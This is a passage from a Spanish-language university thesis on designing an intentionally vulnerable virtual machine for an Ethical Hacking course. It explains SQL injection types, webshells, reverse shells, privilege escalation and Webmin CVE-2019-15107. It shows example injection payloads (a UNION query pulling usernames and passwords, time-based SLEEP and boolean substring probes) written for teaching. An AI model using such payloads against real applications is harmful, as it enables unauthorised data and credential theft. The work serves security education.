La inyección SQL basada en unión ocurre cuando una aplicación presenta posibilidades de concatenar directamente la entrada del usuario con sentencias SELECT, lo que permite al atacante combinar una consulta legítima con otra maliciosa mediante el operador UNION, añadiendo sentencias adicionales que mantengan la misma estructura de la consulta, posibilitando la extracción de información confidencial como los nombres de las tablas, columnas o datos sensibles de la base de datos [23].

Por ejemplo, en la **Figura 2** se muestra una consulta que combina los resultados de la consulta original “SELECT nombre, precio FROM juegos WHERE id = 1” con los resultados de “SELECT usr_name, contraseña FROM usuarios --”. Donde sí la aplicación es vulnerable, los resultados que se presentarán serán los nombres de usuario y contraseña de la tabla usuarios.

```
SELECT nombre, precio FROM juegos WHERE id = '1'
UNION
SELECT usr_name, contraseña FROM usuarios --
```

***Figura 2: Ejemplo de inyección SQL basada en Unión.***

### 2.1.4.2. Inyección SQL a Ciegas (Blind SQLi)

Este tipo de inyección SQLi es una técnica en la que el atacante no recibe directamente los resultados de su consulta, sino que deduce la información mediante técnicas avanzadas como respuestas condicionales o retrasos en el tiempo

de respuesta de la aplicación, convirtiéndola en uno de los ataques por SQLi más complejos de realizar. Para entender mejor este tipo de ataque, se explicarán a continuación sus dos variaciones [24].

**Inyecciones SQL por tiempo**

La función de las inyecciones SQL basadas en tiempo es extraer información de una base de datos sin que se muestren resultados visibles en la aplicación web. Este tipo de ataque es uno de los más complejos, ya que el atacante utiliza técnicas de cronometraje para determinar si la inyección SQL tuvo éxito, ejecutando comandos que generan retrasos intencionales, haciendo que este método sea más difícil de detectar [25].

Por ejemplo, en la **Figura 3** se muestra la consulta maliciosa "AND IF (EXISTS (SELECT * FROM usuarios), SLEEP (10), 0);", la cual indica que, si en la base de datos existe la tabla usuarios, la aplicación web tardará 10 segundos en responder, pero si no existe, la respuesta será inmediata. De esta forma, el atacante obtendrá la información que se encuentra en la base de datos.

```
SELECT nombre, precio FROM juegos WHERE id = '1'
AND
IF(EXISTS(SELECT * FROM usuarios), SLEEP(10), 0);
```

***Figura 3: Ejemplo de inyección SQL basada en tiempo.***

**Inyecciones SQL Booleana**

Es una técnica que consiste en el envío de una consulta SQL a la base de datos, forzando a la aplicación web a devolver resultados con condiciones booleanas de tipo verdadero o falso. Este ataque es complejo y lento, ya que los atacantes no recibirán datos visibles de manera directa, sino que tendrán que basarse en las respuestas que reciba del boolean [26].

Por ejemplo, en la **Figura 4** se construye una consulta a modo de pregunta para identificar el primer carácter del nombre de la base de datos "AND substring (database (),1,1) = 'a';" donde la aplicación devuelve el resultado esperado, como mostrar el juego "Spider-Man", significa que la condición es verdadera. En cambio, si no aparece ningún resultado, la condición es falsa

```
SELECT * FROM juegos WHERE nombre = 'Spider-Man'
AND substring(database(),1,1)='a';
```

***Figura 4: Ejemplo de inyección SQL basada en booleano.***

#### 2.1.4.3. Inyecciones SQL Fuera de Banda (Out-Of-Band)

La inyección SQL fuera de banda es una técnica que se producen cuando se inyectan consultas SQL maliciosas en una aplicación, provocando una respuesta a través de un canal externo como DNS o HTTP. Esta técnica permite extraer información y confirmar que el ataque funcionó mediante comunicaciones que ocurren fuera del funcionamiento normal de la aplicación, siendo especialmente útil cuando la aplicación no muestra errores ni resultados que se puedan ver, pero el servidor de base de datos sí puede hacer conexiones hacia afuera [27].

Por ejemplo, un atacante maneja una consulta SQL donde genera una solicitud DNS o HTTP hacia un servidor que es controlado por él. En dicha petición se envían los datos que desea extraer, como la contraseña del administrador de la aplicación. Una vez que la solicitud es recibida por el servidor, el atacante registra dichos datos para después visualizarla.

### 2.1.5. Shell

El shell es un intérprete de comandos que permite la comunicación entre el usuario y el sistema operativo, de modo que el usuario puede controlar el sistema mediante interfaces de línea de comando y traducir sus instrucciones en acciones para el sistema, como ejecutar programas, automatizar tareas con scripts o gestionar procesos, lo que facilita el control del equipo [28].

#### 2.1.5.1. Webshell

Una webshell es un código que permite ejecutar comandos de forma remota a través de una aplicación web, interpretando información como si fuera una terminal del servidor y logrando que el atacante pueda hacer cualquier tipo de acción desde navegar por el sistema de archivos, subir y descargar documentos, robar información sensible o incluso mantener acceso continuo al servidor [29].

#### 2.1.5.2. Reverse Shell

Es la forma en que se puede inicia una conexión hacia un servidor controlado por un atacante o pentester, dándole control remoto sobre la máquina objetivo, teniendo como función hacer posible la ejecución de comandos, transferencia de archivos y administración de procesos, incluso pasando a través de firewalls o NAT, siendo muy usada en pruebas de penetración para encontrar y arreglar vulnerabilidades antes de que sean aprovechadas con malas intenciones [30].

#### 2.1.5.3. Bash

Este tipo de shell funciona como un intérprete de línea de comandos, donde permite que el usuario pueda comunicarse con el sistema y causar alguna acción mediante instrucciones escritas en la terminal, de manera que cuando se ingresa un comando, Bash busca su ubicación en el sistema y lo ejecuta, facilitando el control y gestión del servidor a través de una interfaz de texto [31].

### 2.1.6. CVE (Programa Vulnerabilidades y Exposiciones Comunes)

Es un identificador para vulnerabilidades de aplicaciones de software o bibliotecas abiertas que facilitan su identificación y seguimiento a nivel mundial, permitiendo que quienes estén interesados puedan obtener información detallada sobre esas vulnerabilidades y así tener un mismo problema en común, ayudando a organizar la información, compartir soluciones y aplicar parches de forma coordinada para mejorar la seguridad de los sistemas informáticos [32].

#### 2.1.6.1. Webmin CVE-2019-15107

El identificador CVE-2019-15107 de Webmin permite a un atacante ejecutar inyección de comandos debido a una vulnerabilidad de en los parámetros de old y expired del script password_change.cgi [33]. Esta falla afecta a las versiones 1.882 hasta la 1.921 de Webmin y no requiere que el atacante cuente con credenciales válidas, lo que facilita el acceso no autorizado al sistema [34].

### 2.1.7. Escalada de Privilegios

La escalada de privilegios es el proceso donde se explotan vulnerabilidades o configuraciones incorrectas en un sistema para elevar los privilegios de un usuario

a otro, generalmente hacia cuentas con acceso administrativo o root, lo que permite a un atacante aumentar su control sobre el sistema, permitiéndoles realizar cambios administrativos, extraer datos, modificar el sistema operativo y mantener acceso persistente mediante técnicas como modificaciones en el registro o tareas programadas [35].

#### 2.1.7.1. Escalada Horizontal de Privilegios

La escalada horizontal de privilegios permite a un usuario acceder a funciones o datos de otras cuentas que tienen el mismo nivel de permisos en un sistema sin necesidad de obtener acceso administrativo, ya que este tipo de escalada se centra en moverse lateralmente para aprovechar vulnerabilidades o configuraciones incorrectas con el fin de ingresar a otras cuentas de usuarios que comparten el mismo nivel de privilegios [36].

#### 2.1.7.2. Escalada Vertical de Privilegios

El escalamiento vertical de privilegios es la capacidad de un usuario con permisos bajos de obtener mayores accesos dentro de un sistema, como si fuera un administrador, lo que le permite leer, editar, eliminar y crear datos o usuarios, controlar credenciales, procesos y aplicaciones, ejecutar código malicioso o instalar malware, y borrar cualquier rastro de sus acciones, convirtiéndose en un ataque complejo que puede requerir varios pasos para evadir los controles de seguridad [37].

## 2.2. Herramientas y Tecnologías a utilizar

A continuación, se definirán las herramientas y tecnologías que se utilizarán para la creación de la máquina virtual vulnerable:

**VirtualBox:** También conocido como hipervisor de tipo 2, es una aplicación de virtualización multiplataforma, que sirve para instalar y ejecutar varios sistemas operativos dentro de un mismo equipo, mediante máquinas virtuales que funcionan de forma independiente con el fin de ofrecer una plataforma flexible y completa para crear, administrar y optimizar máquinas virtuales en diversos entornos [38].

**Ubuntu Server:** Es una variante del sistema operativo Ubuntu, basado en el kernel de Linux, que fue diseñada para usarse en servidores, es decir, que solo se maneja

por interfaz de línea de comandos, proporcionando plataformas como servicios, páginas web, correos, archivos, ejecutar aplicaciones y servicios de red de manera eficiente y estable [39].

**XAMPP:** Es una herramienta de desarrollo gratuito que permite diseñar y probar aplicaciones web basadas en Apache, PHP y MySQL en un ordenador local sin necesidad de conexión de internet. Ofreciendo configuraciones listas para usar desde su instalación, lo que facilita el trabajo a diseñadores y desarrolladores web, especialmente a quienes están iniciando [40].

**Visual Studio Code:** Es un editor de código desarrollado por Microsoft, rápido y adaptable, que funciona en Windows, Linux y macOS. Se caracteriza por ser rápido, ligero y multiplataforma, permitiendo a los desarrolladores escribir, editar y depurar código en múltiples lenguajes de programación gracias a su soporte integrado y extensiones adicionales [41].

**Apache:** Es un servidor web gratuito de código abierto que sirve para alojar sitios o aplicaciones web. Teniendo como función manejar solicitudes donde un usuario envía una petición HTTP a través de un navegador para entrar a una web o URL específica y Apache devuelve la información solicitada a través del protocolo HTTP [42].

**MySQL:** Es un sistema de gestor de bases de datos relacionales que destaca por su simplicidad y buen rendimiento. Es ideal para aplicaciones comerciales, gracias a su rápida implementación y licencia GPL gratuita. Funciona en múltiples plataformas y permite al cliente mysql-client conectarse con servidores locales o remotos para tareas administrativas [43].

**phpMyAdmin:** Es una herramienta de software libre escrita en PHP y diseñada con el propósito de gestionar y administrar bases de datos en MYSQL todo a través de una interfaz de usuario facilitando el uso de sus funciones principales como crear, modificar, eliminar y configurar bases de datos, además de ofrecer operaciones adicionales como generar diagramas de las tablas [44].

**OpenSSH:** Es una herramienta para conectarse de forma remota con el servidor mediante el protocolo Secure Shell (SSH), que protege toda la información que se

envía mediante cifrado, evitando que otros puedan interceptarla o atacar la conexión. Incluye funciones como conexiones seguras, diferentes formas de verificar la identidad del usuario y muchas opciones de configuración para administrar servidores remotos [45].

**PHP:** Es un lenguaje de programación que sirve para el desarrollo de aplicaciones web, facilitando la conexión entre los servidores y la interfaz de usuario. Es de código abierto, lo que significa que no tiene restricciones de uso vinculadas a los derechos, es decir, que se puede programar cualquier proyecto que el usuario desee y comercializarlo sin problemas [46].

**HTML:** Es un lenguaje de marcado de hipertexto que permite estructurar y organizar el contenido de una página web mediante etiquetas, cuya función principal es indicar al navegador qué tipo de información contiene cada sección del documento, como párrafos, títulos o palabras importantes, facilitando que el contenido sea interpretado correctamente y separado de la presentación visual que se define con CSS [47],

**CSS:** Es un lenguaje de estilos que permite definir la apariencia visual de una página web, como colores, forma, tamaños, posición y otras características visuales a un documento web. Su función principal es separar el contenido (HTML) de la presentación, de manera que los estilos se puedan aplicar de forma uniforme y eficiente en múltiples páginas, facilitando el mantenimiento y la personalización del diseño de un sitio web [48].

**GNU Nano:** Es un editor de texto simple y ligero para utilizar en la terminal de sistemas operativos. Inspirado en el editor de texto PICO, con la diferencia de que se agregaron funciones adicionales con el fin de tener un editor de texto útil con configuraciones sensatas, como el desplazamiento de línea por línea y sin saltos de línea automáticos [49].

**Webmin:** Es un programa que facilita el uso de sistemas Linux o Unix mediante una interfaz web donde se puede modificar archivos de configuración, crear usuarios, configurar el servidor web y gestionar el reenvío de correos electrónicos

sin tener que hacerlo manualmente por comandos, lo que hace más fácil administrar el sistema [50].

**Kali Linux:** Es una distribución de Linux basada en Debian, que tiene cientos de herramientas, configuraciones y scripts con modificaciones específicas para que profesionales y aficionados a la seguridad informática puedan hacer análisis forense, pruebas de penetración y detección de vulnerabilidades. Además, funciona en múltiples plataformas y está disponible gratuitamente [51].

**Nmap:** Es una herramienta de código abierto utilizada para identificar los equipos disponibles en una red, los servicios que ofrecen junto con los nombres y versiones de las aplicaciones, los sistemas operativos en ejecución con sus respectivas versiones, además de cortafuegos y otros elementos de seguridad, lo que la convierte en una utilidad esencial para el análisis y diagnóstico de redes [52].

**Burp Suite:** Es una herramienta diseñada para pruebas de seguridad en aplicaciones web, que cuenta con un proxy que interfiere en las peticiones que se realizan entre un cliente y un servidor, dando la posibilidad de analizar, observar y modificar dichas peticiones. Su objetivo es poder detectar las vulnerabilidades de las aplicaciones web antes de que puedan ser atacadas por algún delincuente cibernético [53].

## 2.3. Marco Teórico

### 2.3.1. Guía práctica para el análisis de vulnerabilidades de un entorno cliente servidor GNU/Linux mediante una metodología de pentesting

El artículo presenta una guía práctica para analizar vulnerabilidades en entornos cliente-servidor con GNU/Linux mediante metodologías de pentesting, destacando que la información es uno de los activos más valiosos de una organización y que los sistemas conectados a redes están expuestos a múltiples amenazas, por lo que se implementaron entornos controlados para evaluar la resistencia de los sistemas sin afectar su funcionamiento, lo que permite comprender mejor cómo proteger la red y garantizar la confidencialidad, integridad y disponibilidad de la información, ya que aplicar estos métodos ayuda a reducir el riesgo de ataques y mejora la seguridad general del entorno tecnológico [54].

En este mismo contexto, el análisis de vulnerabilidades resulta especialmente relevante en los servidores web, ya que estos, al utilizar sistemas como Linux, Windows o Unix, son fundamentales para el funcionamiento de muchas organizaciones, pero también constituyen un blanco frecuente de ciberataques al poder verse comprometidos por fallos de seguridad conocidos que los atacantes aprovechan mediante exploits, poniendo en riesgo la información confidencial, afectando servicios esenciales y permitiendo accesos no autorizados a los sistemas [55].

### 2.3.2. Tendencias actuales de las vulnerabilidades y ataques de inyección SQL

La investigación muestra que las vulnerabilidades de ataques de inyección SQL siguen aumentando cada año, ya que muchas aplicaciones aún presentan fallas que permiten este tipo de vulnerabilidad, donde el atacante logra insertar código malicioso en los campos de entrada de una aplicación web para acceder sin permiso a datos importantes como contraseñas o información personal, registrándose miles de casos entre el año 2020 y 2024, lo cual confirma que es una amenaza constante que sigue afectando a empresas y usuarios en todo el mundo [56].

Las aplicaciones web más afectadas por este tipo de ataque son aquellas que dependen de una base de datos, ya que un atacante puede comprometer la aplicación insertando código malicioso para robar información, situación que se ha mantenido durante más de dos décadas y que representa una de las principales preocupaciones en materia de seguridad debido a las numerosas fugas de datos y vulnerabilidades en los sistemas [57].

### 2.3.3. El rol del hacking ético en las prácticas modernas de ciberseguridad

Este artículo realiza una investigación sobre el papel del hacking ético en las prácticas modernas de ciberseguridad, resaltando la importancia de la identificación y mitigación de vulnerabilidades en los sistemas informáticos, sus metodologías, consideraciones legales y éticas, los tipos de hackers y las herramientas utilizadas, todo ello con el objetivo de identificar y proteger a las organizaciones frente a Ciberamenazas [58].

El hacking ético resulta especialmente relevante para quienes están interesados en ciberseguridad, como estudiantes y docentes, pues les permite comprender y aplicar mejores prácticas del mundo real sobre cómo estas amenazas afectan a los sistemas al centrarse en metodologías fundamentales de pruebas de penetración junto con el análisis de vulnerabilidades, lo que facilita la adquirir conocimientos y experiencia práctica [59].

## 2.4. Metodología del Proyecto

### 2.4.1. Metodología de Investigación

Los estudios exploratorios tienen como objetivo analizar los problemas o temas poco abordados, donde hay escasa información, dudas e ideas vagas que dificultan una comprensión clara del contexto [60]. Dicho estudio permitirá realizar búsquedas de trabajos similares relacionados con la virtualización, la creación de máquinas virtuales vulnerables y el conocimiento de los tipos de ataques cibernéticos, esto con el fin de identificar los requerimientos necesarios para la implementación del entorno virtual vulnerable.

El método de investigación que se usará será de tipo cualitativo, ya que busca entender problemas complejos recolectando información detallada y ajustando las preguntas de investigación según lo que se va descubriendo en el proceso [61]. Por ello, este enfoque permitirá hacer una entrevista al docente actual de la asignatura de Ethical Hacking con el propósito de adquirir información sobre las dificultades que presenta la materia. Esta información servirá para adaptar el entorno virtual vulnerable a las necesidades reales de la asignatura, ofreciendo una herramienta funcional para realizar prácticas en clase sin afectar sistemas reales.

**Idea a defender.**

- ✓ Proporcionar una máquina virtual vulnerable funcional, diseñada para permitir obtener el control total del sistema mediante ataques por inyección SQL y escalado de privilegios. Esta herramienta será útil para la asignatura de Ethical Hacking, ya que permitirá contar con un entorno controlado adecuado para realizar pruebas de penetración de forma práctica y segura.

**Variable.**

- ✓ Tiempo transcurrido desde que el estudiante inicia la actividad práctica con la máquina sin conocimientos previos sobre la vulnerabilidad hasta que obtiene control total del sistema después de recibir la explicación del docente con la herramienta.

### 2.4.2. Técnicas e instrumentos de recolección de datos

La técnica de recolección de información será mediante entrevista dirigida al docente actual de la asignatura de Ethical Hacking de la carrera de Tecnología de la Información, perteneciente a la Facultad de Sistemas y Telecomunicaciones de la Universidad Estatal Península de Santa Elena (UPSE) Esta entrevista permitirá conocer las limitaciones al realizar prácticas de ciberseguridad, como la falta de entornos seguros, problemas con la red institucional que dificultan desplegar laboratorios y servidores, así como su opinión sobre la utilidad de contar con una máquina virtual vulnerable como herramienta de apoyo en el desarrollo de las clases (**ver Anexo 1**).

Para el desarrollo del entorno virtual vulnerable se recopiló información de artículos científicos, manuales de ciberseguridad, repositorios técnicos y publicaciones especializadas en ataques informáticos. Además de que toda la información que se añadirá dentro de la máquina es ficticia y solo será para generar escenarios de ataques reales de inyecciones SQL y escalado de privilegios, garantizando de esta forma un entorno seguro y replicable para pruebas de pentesting.

### 2.4.3. Análisis de la entrevista

La entrevista realizada al Ing. Iván Coronel **(ver Anexo 1)**, quien durante seis años ha sido docente de la asignatura de Ethical Hacking en la Universidad Estatal Península de Santa Elena, indica que su experiencia con los estudiantes ha sido buena, ya que de alguna u otra forma han aprendido conceptos y técnicas de ciberseguridad que les serán útiles en el trabajo o en su vida diaria. A pesar de esto, existen varias limitaciones para realizar prácticas, ya que explica que usa plataformas como HackTheBox y VulnHub para que los estudiantes practiquen, aunque estas tienen sus problemas debido a que una es de pago y la otra permite

que se encuentren fácilmente las soluciones en Internet, lo que facilita copiarlas en lugar de resolverlas por su propia cuenta. Por eso el docente valora que tener máquinas propias o personalizadas subirá un poco la dificultad y evitaría que las respuestas sean fácilmente encontradas en la web.

También menciona que crear su propio material práctico, como máquinas vulnerables, sería una mejor opción, ya que no es tanto un reto técnico, sino de tiempo, debido a que los docentes cuentan con otras responsabilidades. Además, otra dificultad que se presenta está en que las políticas de red de la universidad impiden hacer pruebas de ciberseguridad dentro del campus. Esto debido al firewall de borde FortiGate, que es un equipo sumamente sofisticado que tiene IPS/IDS y una serie de restricciones, las cuales detectan los ejercicios como ataques y los bloquean, dificultando asignar direcciones IP como en modo Bridge, complicando mucho las prácticas. Esto muestra que, aunque la universidad busca proteger su red, al mismo tiempo limita el aprendizaje práctico de los estudiantes. Por eso, el docente considera que sería ideal tener un laboratorio aislado, máquinas vulnerables preconfiguradas o una red especial para practicar sin que se involucren los sistemas de la institución.

Por último, subraya la importancia de la ética y la ley, ya que EL COIP (código orgánico integral penal) limita y define sanciones por delitos informáticos, por lo que no se pueden atacar sistemas reales sin contar con un respectivo permiso. Es por ese motivo que mejor sería contar con entornos virtuales vulnerables, ya que de esta forma se crearían máquinas que se parezcan a servidores reales, fáciles de descargar e instalar, como en formato OVA, y que usen NAT para evitar problemas de las restricciones de red de la universidad, de modo que sean fáciles de instalar y seguras para practicar en clase.

### 2.4.4. Metodología de Desarrollo

La metodología de diseño Top-Down es una estrategia que permite procesar información y conocimiento dividiendo un sistema en etapas más pequeñas y manejables [62]. Trabaja de lo general a lo particular, lo que facilita decidir qué tipo de vulnerabilidades se deben incluir en el entorno y qué configuraciones específicas se deben realizar. Además de que permite corregir los cambios o fallos

rápidamente sin afectar todo el sistema, lo que mejora la eficiencia y la organización del desarrollo [62].

Por lo tanto, la metodología TOP-DOWN será adaptada al proyecto y se organizará en cinco fases, que son:





***Figura 5: Metodología TOP – DOWN.***

**Fase 1 Recolección de información.** Dentro de esta fase se recopila la información de las dificultades que se presentan dentro de la asignatura de Ethical Hacking de la carrera de Tecnología de la Información, además de realizar una investigación en diferentes motores de búsqueda para obtener los requisitos necesarios que se utilizarán para la implementación de un entorno virtual vulnerable.

**Fase 2 Desarrollo.** Para esta fase desarrolla una aplicación web intencionalmente vulnerable, la cual tendrá fallas en la validación de datos de entrada del usuario, lo que permitirá realizar diferentes ataques de inyección SQL. Además de incluir una bandera oculta en su base de datos.

**Fase 3 Configuración.** En esta etapa se instala y configura el sistema operativo que tendrá la máquina virtual, junto con la instalación de los componentes necesarios para alojar la aplicación web previamente desarrollada e incorporar el fallo de seguridad que afecte el sistema, además de incluir dos banderas, modificar la red para que se pueda adaptar a cualquier entorno y, por último, la exportación, que será en formato OVA.

**Fase 4 Pruebas**. El propósito de esta fase es probar la máquina virtual para asegurar el correcto funcionamiento de sus servicios, la conectividad de red, la ejecución de diversos ataques de inyección SQL, el acceso mediante SSH al usuario estándar del servidor y que la explotación del fallo de seguridad permita la escalada de privilegios a root. Además de estimar el tiempo en que un estudiante tarda en obtener el control del sistema con y sin la explicación del docente junto con la herramienta.

**Fase 5 Documentación.** En esta etapa se elabora una guía que indica el funcionamiento den entorno vulnerable y se resolución, donde se ejecutaran ataques de inyección SQL en la aplicación web para acceder a la base de datos para capturar la primera bandera, la forma de acceder al usuario servidor para capturar la segunda bandera y el proceso para hacer escalado de privilegios a root con el error CVE-2019-15107 para capturar la tercera bandera.

# CAPÍTULO 3. PROPUESTA

## 3.1. FASE 1: RECOLECCIÓN DE INFORMACIÓN

Esta fase consiste en la recopilación de los datos más importantes para el desarrollo del proyecto, utilizando motores de búsqueda para obtener información sobre máquinas virtuales, herramientas, tecnologías y fallos de seguridad (CVE), con el fin de permitir la correcta configuración del entorno virtual vulnerable y así facilitar el desarrollo de las fases de la metodología seleccionada.

### 3.1.1. Requisitos para asegurar el adecuado desarrollo y funcionamiento del entorno virtual vulnerable

En la **Tabla 1** se presentan los requisitos necesarios para la creación de la máquina virtual, incluyendo el software de virtualización, la versión del servidor, las configuraciones de hardware y del disco duro virtual, el tipo de red, los servicios que se utilizarán y el formato en el que será exportada.

| **Requisitos para crear la máquina virtual** | |
|---|---|
| VirtualBox versión 7.0.10 | Red NAT |
| Ubuntu Server 16.04 LTS | Apache versión 2.4.18 |
| Memoria base: 2048 MB | MySQL versión 5.7.33 |
| Procesadores: 1 CPU | SSH versión 7.2p2 |
| Tamaño de disco: 15 GB | PHP versión 7.0.33 |
| Exportar ISO de la máquina virtual en formato OVA | |

***Tabla 1: Requisitos para la máquina virtual***

Dentro de la **Tabla 2** se indican los requisitos necesarios para incorporar el fallo de seguridad en el sistema operativo, que son el CVE con su identificador, la versión de Webmin que deberá instalarse para garantizar su funcionamiento, el puerto asignado, las funciones requeridas y las pistas destinadas a facilitar su detección.

| Requisitos para la incorporación del fallo de seguridad | |
|---|---|
| CVE-2019-15107 | Acceso remoto a la interfaz Webmin. |
| Webmin versión 1.890 | Credenciales de root en Webmin |
| Puerto 10000/TCP habilitado. | Pistas para la detección del fallo |

***Tabla 2: Requisitos para incorporar el fallo de seguridad.***

### 3.1.2. Arquitectura del entorno virtual vulnerable

La arquitectura del entorno virtual vulnerable está dividida en dos partes, que son:

**Arquitectura de la aplicación web vulnerable**

La arquitectura que tendrá la aplicación web vulnerable será de cliente-servidor, tal como se muestra en la **Figura 6**, la cual está conformada por tres capas: la capa cliente (navegador web), que se comunicará con la capa de lógica de negocio (servidor Apache y PHP), quien se encargará de procesar las solicitudes. A su vez, esta capa interactúa con la capa de datos (base de datos MySQL), sirviendo para almacenar y recuperar información.





***Figura 6: Arquitectura cliente-servidor de la aplicación web vulnerable.***

Para llevar a cabo un ataque de inyección SQL, se configuran vulnerabilidades en el proceso de validación de entrada de datos del usuario, de modo que cuando el atacante envía una petición maliciosa al servidor, esta será procesada como una orden legítima y se ejecutará directamente en la base de datos, permitiendo que se pueda obtener, modificar o eliminar información de la misma.

En la misma arquitectura, como se observa en la **Figura 7**, se realizará la simulación de un ataque en el que, según las configuraciones y vulnerabilidades presentes en la aplicación web del servidor, el atacante subirá o creará un webshell para obtener acceso al usuario predeterminado de Apache (www-data). A partir de la información accesible para esa cuenta, como archivos o credenciales mal protegidas, logrará escalar privilegios y acceder al usuario normal del servidor mediante SSH.





***Figura 7: Acceso al usuario normal del servidor.***

### Arquitectura del fallo de seguridad

En la **Figura 8** se presenta la arquitectura relacionada con el fallo de seguridad que tendrá el servidor Ubuntu, identificada como el CVE-2019-15107 de Webmin versión 1.890, que es un panel de control para administrar tareas en los servidores Linux. Esta versión de Webmin presenta una vulnerabilidad en el parámetro expired del script password_change.cgi, el cual permite la ejecución remota de comandos en el servidor.





*Figura 8: Arquitectura del fallo de seguridad.*

En este escenario, el atacante envía una petición web que estará especialmente diseñada para incluir un comando malicioso. Webmin procesa esa petición de forma insegura, lo que provoca que el comando se ejecute con privilegios de root en el servidor, otorgando al atacante el control total del sistema, por ejemplo, crear una Bash que al ejecutarse permita el acceso a root.

### 3.1.3. Topología de red

